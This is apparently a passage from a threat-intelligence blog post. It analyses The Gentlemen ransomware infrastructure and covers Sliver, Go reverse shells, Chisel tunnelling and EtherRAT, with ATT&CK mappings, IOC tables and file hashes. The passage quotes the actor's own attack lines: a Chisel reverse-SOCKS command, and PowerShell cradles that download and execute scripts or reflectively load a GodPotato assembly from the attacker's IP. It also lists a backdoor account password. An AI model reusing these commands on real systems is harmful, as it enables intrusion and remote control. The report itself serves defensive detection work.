Command & Control endpoint	hxxps://193.233.202[.]17/
Implant Name	VOCATIONAL_GORILLA
Beacon Interval	60 seconds
Jitter	30 seconds
Reconnect Interval	60 seconds
Build ID	M1JBQHSB7IcQ5-WTcAti/8WNUFrF3UibT3DwSsr2y/sZVSkGqfSmKFO2LQuN9Y/2UNOiR5X4LQgXcWro_12

Additionally, multiple Go-compiled binaries were observed on the open-directory. One of these, pb39_new.exe was staged to C:\ProgramData\svchost_upd.exe via the previously discussed task_39.ps1 PowerShell script. This acts as a simple reverse-shell, calling back to the endpoint 193.233.202[.]17:18743.

Furthermore, 6 Go-binaries were observed to contain multiple concurrent reverse-shell handlers:

Binary Name	C2 IP (port excluded)
update.exe, ws_stable.exe	193.233.202[.]17, 146.103.127[.]44
ws35.exe, ws36.exe, ws_3srv.exe	193.233.202[.]17, 146.103.127[.]44, 77.110.126[.]46

The IP address 193.233.202[.]17, as observed in other campaigns, was used as a Chisel SOCKS proxy endpoint. Further to the task_39.ps1 script, run_chisel.bat used a renamed Chisel binary csvc.exe staged from C:\ProgramData, configured to call back to the port 22673:

```
C:\ProgramData\csvc.exe client 193.233.202.17:22673 R:socks
```

Copy

Across the campaign, the IP address 193.233.202[.]17 was observed hardcoded within PowerShell and batch scripts as a staging URL. Using the [Code Search](#) capability from AttackCapture™ we can filter through the noise to find all relevant tooling that downloads payloads from this IP:

AttackCapture File Search

193.233.202.17

Q

Run

Examples

Total: 18 Page: 1/1 Took: 4870ms

Facets

Timeframe

Relative buckets

10

May 2026

0

+

-

Apr 2026

18

+

-

Mar 2026

0

+

-

Feb 2026

0

+

-

Older than 6 months

0

+

-

File name

9

Filter...

gp_reflect.ps1

2

+

-

inject_sliver.ps1

2

+

-

ms16032.ps1

2

+

-

run_chisel.bat

2

+

-

task_39.ps1

2

+

-

Extension

3

Results

1-18 of 18

Page: 1 of 1 Took: 4870ms

Prev

Next

Name	Actions	Size	Host	Timestamp
🔍 📄 📄 # 🕒 download_and_exec.ps1		162 B	↗	2026-04-24T18:42:29
<pre> 1 \$url = "http://193.233.202.17:42718/add_dns_from_37.ps1" 2 \$file = "C:\ProgramData\add_dns.ps1" 3 (New-Object System.Net.WebClient).DownloadFile(\$url, \$file) 4 & \$file </pre>				
🔍 📄 📄 # 🕒 deploy_all.bat		1.1 KB	↗	2026-04-24T18:42:29
<pre> 1 @echo off 2 set SRV=193.233.202.17 3 set U=svcadm 4 set P= </pre>				
🔍 📄 📄 # 🕒 gp_reflect.ps1		568 B	↗	2026-04-24T18:42:29
<pre> 1 \$url = "http://193.233.202.17:42718/gp.b64" 2 \$b64 = (New-Object Net.WebClient).DownloadString(\$url) 3 \$bytes = [Convert]::FromBase64String(\$b64.Trim()) 4 \$asm = [System.Reflection.Assembly]::Load(\$bytes) 5 \$type = \$asm.GetType("GodPotato.Program") </pre>				

Figure 10: [Code Search](#) query for staging IP 193.233.202[.]17

Clustering Command & Control Infrastructure

This investigation started from an open-directory located on the IP address 193.233.202[.]17, linked to The Gentlemen via previous Huntress report. Using the Hunt.io platform we can see this IP has been is linked to Sliver malware on port 31337, with AttackCapture entries exposing the threat actors infrastructure:

IOC Hunter IPs

Browse IOC-associated IPs and filter by time, actor, source, hosting, and malware family.

2 Results

Keyword filter

6 Months

AttackCapture'd Yes - 2

Threat Actor 1

Source

More Filters

Prev

Next

🗑️

The Gentlemen

×

IP ↑↓	Domains seen	Source ↑↓	Geo	Hosting Company ↑↓	Threat Actor ↑↓	Malware Family ↑↓	AttackCapture'd ↑↓	Cr
193.233.202.17	4	🇸🇪 Gentlemen Ransomware Expands	🇺🇸 Charlotte	AEZA GROUP LLC	The Gentlemen	Ransomware +5	Yes	
77.110.122.137	0	🇸🇪 Gentlemen Ransomware Expands	🇺🇸 Charlotte	AEZA GROUP LLC	The Gentlemen	Ransomware +5	Yes	

AttackCapture analysis is computed as the IP overlap between IOC Hunter IPs and AttackCapture open directory detections in the selected time window.

Figure 11: IOC Hunter revealing AttackCapture'd IPs linked to The Gentlemen

193.233.202[.]17 is currently routed from AS203273, NetCrafters OU. The prefix has a recent historical association with AEZA's AS210644, and AEZA's AS216246 is currently one of AS203273's upstream providers.

Drilling into 193.233.202[.]17 confirms the link: the platform flags active Sliver malware, two AttackCapture open-directory detections, and a possible tie to The Gentlemen.




Figure 12: Hunt.io IP intelligence for 193.233.202[.]17

The contents of the open-directory contained victim artifacts that could corroborate attribution towards The Gentlemen. More interestingly, we observed additional payloads staged - namely an MSI file cons_c1.0.1.msi that installed EtherRAT, Sliver shellcode, and multiple Go binaries - which unearthed additional linked C2 infrastructure.

The Go binaries revealed two additional IP addresses, 146.103.127[.]44 and 77.110.126[.]46. 77.110.126[.]46 shares the open directory's ASN, AS203273, while 146.103.127[.]44 is hosted on AS216071.

Notably, this ASN was also observed in a secondary Huntress blog, where the same EtherRAT cluster (identical smart contract) was staged via a similarly named MSI payload cons_1.0.1.msi on the IP address 77.110.122[.]58. Hunt.io reveals this IP address has also been linked to Sliver C2 over port 31337:




Figure 13: Hunt.io IP intelligence for 77.110.122[.]58

Clustering infrastructure reveals frequently overlapping ASNs; across both attack, staging, Sliver and EtherRAT C2 IP addresses:



Figure 14: ASN overlaps across The Gentlemen C2 infrastructure

[Gambit Security](#) highlighted the IP address 38.110.228[.]33, which was found within the same /24 range as two EtherRAT IP addresses 38.110.228[.]43 and 38.110.228[.]125. Hunt.io telemetry suggests these IP addresses can be linked to the UltraHost VPS provider. Notably, this third IP was observed exposing an open-directory on the Hunt.io platform, archived on 24th June:

Figure 15: Hunt.io IP intelligence for 38.110.228[.]33

Artefacts within the above directory disclosed by Gambit Security could be linked to a USA-based The Gentlemen victim that was disclosed one month later, on the 23rd July. This ultimately supports our assessment that the EtherRAT C2s were linked to The Gentlemen group, with clear clustering across a specific IP range on AS174.

The techniques observed across this intrusion map to the following MITRE ATT&CK framework.

MITRE ATT&CK Mapping

Technique ID	Name	Evidence
T1136.001	Create Account: Local Account	task_39.ps1, task_useradd.xml and three Go payloads create the local account support2.
T1136.002	Create Account: Domain Account	adduser.ps1 creates the svcadm Active Directory account; task_39.ps1 also attempts to create support2 in the domain.
T1021.002	Remote Services: SMB/Windows Admin Shares	Deployment scripts copy payloads to remote C\$ shares, including C:\ProgramData\wsu.exe.
T1047	Windows Management Instrumentation	deploy.cmd uses remote wmic process call create as a fallback to launch certutil.exe on targeted hosts.
T1053.005	Scheduled Task/Job: Scheduled Task	Remote tasks including WinSvcUpdate2, WindowsUpdSvc31, WindowsUpdateSvc and SysUpdate execute payloads. Masqueraded PRO-TECH tasks download and execute task_39.ps1.
T1105	Ingress Tool Transfer	certutil.exe, System.Net.WebClient and curl.exe retrieve the MSI, PowerShell, Chisel, Sliver shellcode, Go payloads and Node.js.
T1218.007	System Binary Proxy Execution: Msiexec	msiexec.exe silently installs C:\Windows\Temp\cu.msi or cons_update.msi on remote hosts.
T1059.001	Command and Scripting Interpreter: PowerShell	Hidden PowerShell download cradles execute task_39.ps1; PowerShell also loads Sliver shellcode and implements a reverse shell.
T1059.003	Command and Scripting Interpreter: Windows Command Shell	Deployment batch files and the custom Go backdoors execute cmd.exe; EtherRAT tasking can also execute arbitrary commands.
T1059.007	Command and Scripting Interpreter: JavaScript	A bundled Node.js runtime executes the decoded EtherRAT JavaScript backdoor and dynamically evaluates C2 tasking.
T1547.001	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	EtherRAT creates HKCU\Software\Microsoft\Windows\CurrentVersion\Run\WindowsHost to start the Node.js payload through headless conhost.exe.
T1112	Modify Registry	The intrusion enables RDP, disables RDP Network Level Authentication, modifies UAC-related policy values and creates the EtherRAT Run value.
T1562.001	Impair Defenses: Disable or Modify Tools	task_39.ps1 stops and disables eight ESET services; fix_uac.bat disables UAC and relaxes remote token filtering.
T1003.002	OS Credential Dumping: Security Account Manager	task_39.ps1 saves the SAM, SYSTEM and SECURITY hives before uploading them to actor infrastructure. Mimikatz was also staged.
T1572	Protocol Tunneling	Chisel is configured as a reverse SOCKS tunnel to 193.233.202[.]17:9001 and 193.233.202[.]17:22673; Chisel and Ligolo-ng binaries were staged for additional tunnelling.
T1071.001	Application Layer Protocol: Web Protocols	EtherRAT polls its resolved C2 over HTTP(S); staging, task retrieval, registry-hive upload and Sliver HTTPS C2 also use web protocols.
T1102.001	Web Service: Dead Drop Resolver	EtherRAT queries an Ethereum smart contract through legitimate public RPC services to retrieve its current C2 domain.

Technique ID	Name	Evidence
T1620	Reflective Code Loading	inject_sliver.ps1 downloads raw Sliver shellcode, copies it into allocated memory, changes the region to executable and starts it with CreateThread.

IOCs and Observables

Table 1: Network infrastructure

Indicator	ASN	Provider	Country	Context
193.233.202[.]17	AS203273	NetCrafters OU	Estonia	Primary staging, C2, Sliver, tunnelling and registry-hive exfiltration server.
146.103.127[.]44	AS216071	SERVERS TECH FZCO	Netherlands	Secondary controller compiled into the multi-controller Go reverse-shell family.
77.110.126[.]46	AS203273	NetCrafters OU	Estonia	Secondary controller compiled into the multi-controller Go reverse-shell family.
77.110.122[.]137	AS203273	NetCrafters OU	Estonia	Case-observed The Gentlemen infrastructure.
77.110.122[.]58	AS203273	NetCrafters OU	Estonia	Staging server associated with cons_1.0.1.msi.
38.110.228[.]43	AS174	Cogent Communications, LLC	United States	Historical resolution for wiselystarting[.]com.
38.110.228[.]125	AS174	Cogent Communications, LLC	United States	Historical resolution for itemrange[.]com.
38.110.228[.]33	AS174	Cogent Communications, LLC	United States	Open directory containing disclosed The Gentlemen victim artefacts
185.117.72[.]215	AS60117	Host Sailor Ltd	United Arab Emirates	Historical resolution for resumeacceptable[.]com.
185.45.193[.]151	AS60117	Host Sailor Ltd	United Arab Emirates	Historical resolution for publisherresolution[.]com.
50.114.167[.]112	AS212238	Datacamp Limited	United Kingdom	Historical resolution for simultaneouslypower[.]com.

Table 2: EtherRAT historical C2 domains

Domain	Context
itemrange[.]com	Historical C2 returned by the EtherRAT Ethereum contract.
wiselystarting[.]com	Historical C2 returned by the EtherRAT Ethereum contract.
simultaneouslypower[.]com	Historical C2 returned by the EtherRAT Ethereum contract.
resumeacceptable[.]com	Historical C2 returned by the EtherRAT Ethereum contract.
publisherresolution[.]com	Historical C2 returned by the EtherRAT Ethereum contract.

Table 3: Key file hashes - SHA-256

Filename	Context	Hash
cons_c1.0.1.msi	EtherRAT installer deployed by remote scheduled tasks.	EE6807A8ABFABCED22EE026E178A28DA64D13CC3408E224394FF6E5782FB9E1D
jEdb5ROX.cmd	Node.js bootstrapper installed by the EtherRAT MSI.	F659681525DEBDA69FE0865B2B27A42F684B1FDA66AA7398E80B84CC765C73C7
YUGKag9mvNKWylo.bin	EtherRAT decoder and Run-key persistence component.	7567994310A9576B1F98DC672ECFA038F1D65084315F59E3883F9B6F24000073
jlfYWzAkN99jpGu.xml	XOR-encrypted EtherRAT backdoor.	73955566338ADFFB423C3B7608792963080DA780E8B7B2C2CD6B6B0CEF6F217F
BDQbS2lZ6u.bak	Decoded Node.js EtherRAT payload.	86881B8E9D197AC2F734792DE48D5DFAEBE7CAFB6E35D49C5DD7FE6EB697230E
task_39.ps1	Account creation, defence impairment, hive theft, tunnelling and reverse shells.	F609621698EAAD8C4683750FE8BD0E242349BE3EEA408DA593151FF877ED8AB6
slv_beacon_sc.bin	SGN/Donut-packaged Sliver beacon shellcode.	FB94688ED37DFCB985A8A4D720230E5150956E1788D579B0A54B53A153FD2F2E
Embedded Sliver PE	Sliver implant VOCATIONAL_GORILLA extracted from the shellcode.	C7A80576FBD25057435652788591D13998DA272EDF627FC29D296684CEFC50E5
svchost_update.exe	Separate standalone Garble-obfuscated Sliver implant.	BD61C2880920BBFB86C12DF439DD1CA0258A10E532433698FD029AEF2A5B33F2
update.exe, ws_stable.exe	Exact duplicate multi-controller Go reverse shells.	F4C87A1DF04274B7497CBF9A4619B946C915CF5210B6E2EAA2FEE1629F4FF196
ws_3srv.exe	Multi-controller Go reverse shell.	756C2096F54C5497110C9D854625C3ED592873E566D532077CD7ADB4D10D4ADD

Table 4: Host Artifacts

Artifact	Context
%LOCALAPPDATA%\MicrosoftSlit	EtherRAT installation directory containing the bootstrapper, decoder and backdoor.
%APPDATA%\svchost.log	EtherRAT runtime log.
%APPDATA%.node_bot_id	EtherRAT configuration
HKCU\Software\Microsoft\Windows\CurrentVersion\Run\WindowsHost	EtherRAT Run-key persistence.
C:\ProgramData\svchost_upd.exe	Go reverse shell staged by task_39.ps1.

Artifact	Context
C:\Windows\Tasks\sys37.exe	Privileged reverse shell launched by getsys.exe.
WinSvcUpdate2, WindowsUpdSvc31, WindowsUpdateSvc, SysUpdate	Malicious remote scheduled-task names.
Daily PRO-TECH v8 price book updater	Masqueraded task description used to download task_39.ps1.
username support2; password Supp0rt2@2026!	Accounts & credentials created or used by intrusion tooling.

Conclusion

The intrusion used privileged credentials, administrative shares, WMI and remote scheduled tasks to deploy EtherRAT across the Windows network. EtherRAT established Run-key persistence, used Node.js to execute its backdoor and retrieved rotating C2 domains from an Ethereum smart contract.

The actor also deployed Sliver, custom Go reverse shells, Chisel, Ligolo-ng and privilege-escalation tooling. Combined with the shared EtherRAT configuration and infrastructure, the recovered evidence links this activity to The Gentlemen and demonstrates a coordinated operation designed to maintain persistent, redundant access to compromised systems.

→ **This entire cluster came apart from a single misconfigured directory. The same workflows that recovered the operator's files and mapped their C2 are what let defenders find this infrastructure before it lands. [Put Hunt.io to work on your own investigations.](#)**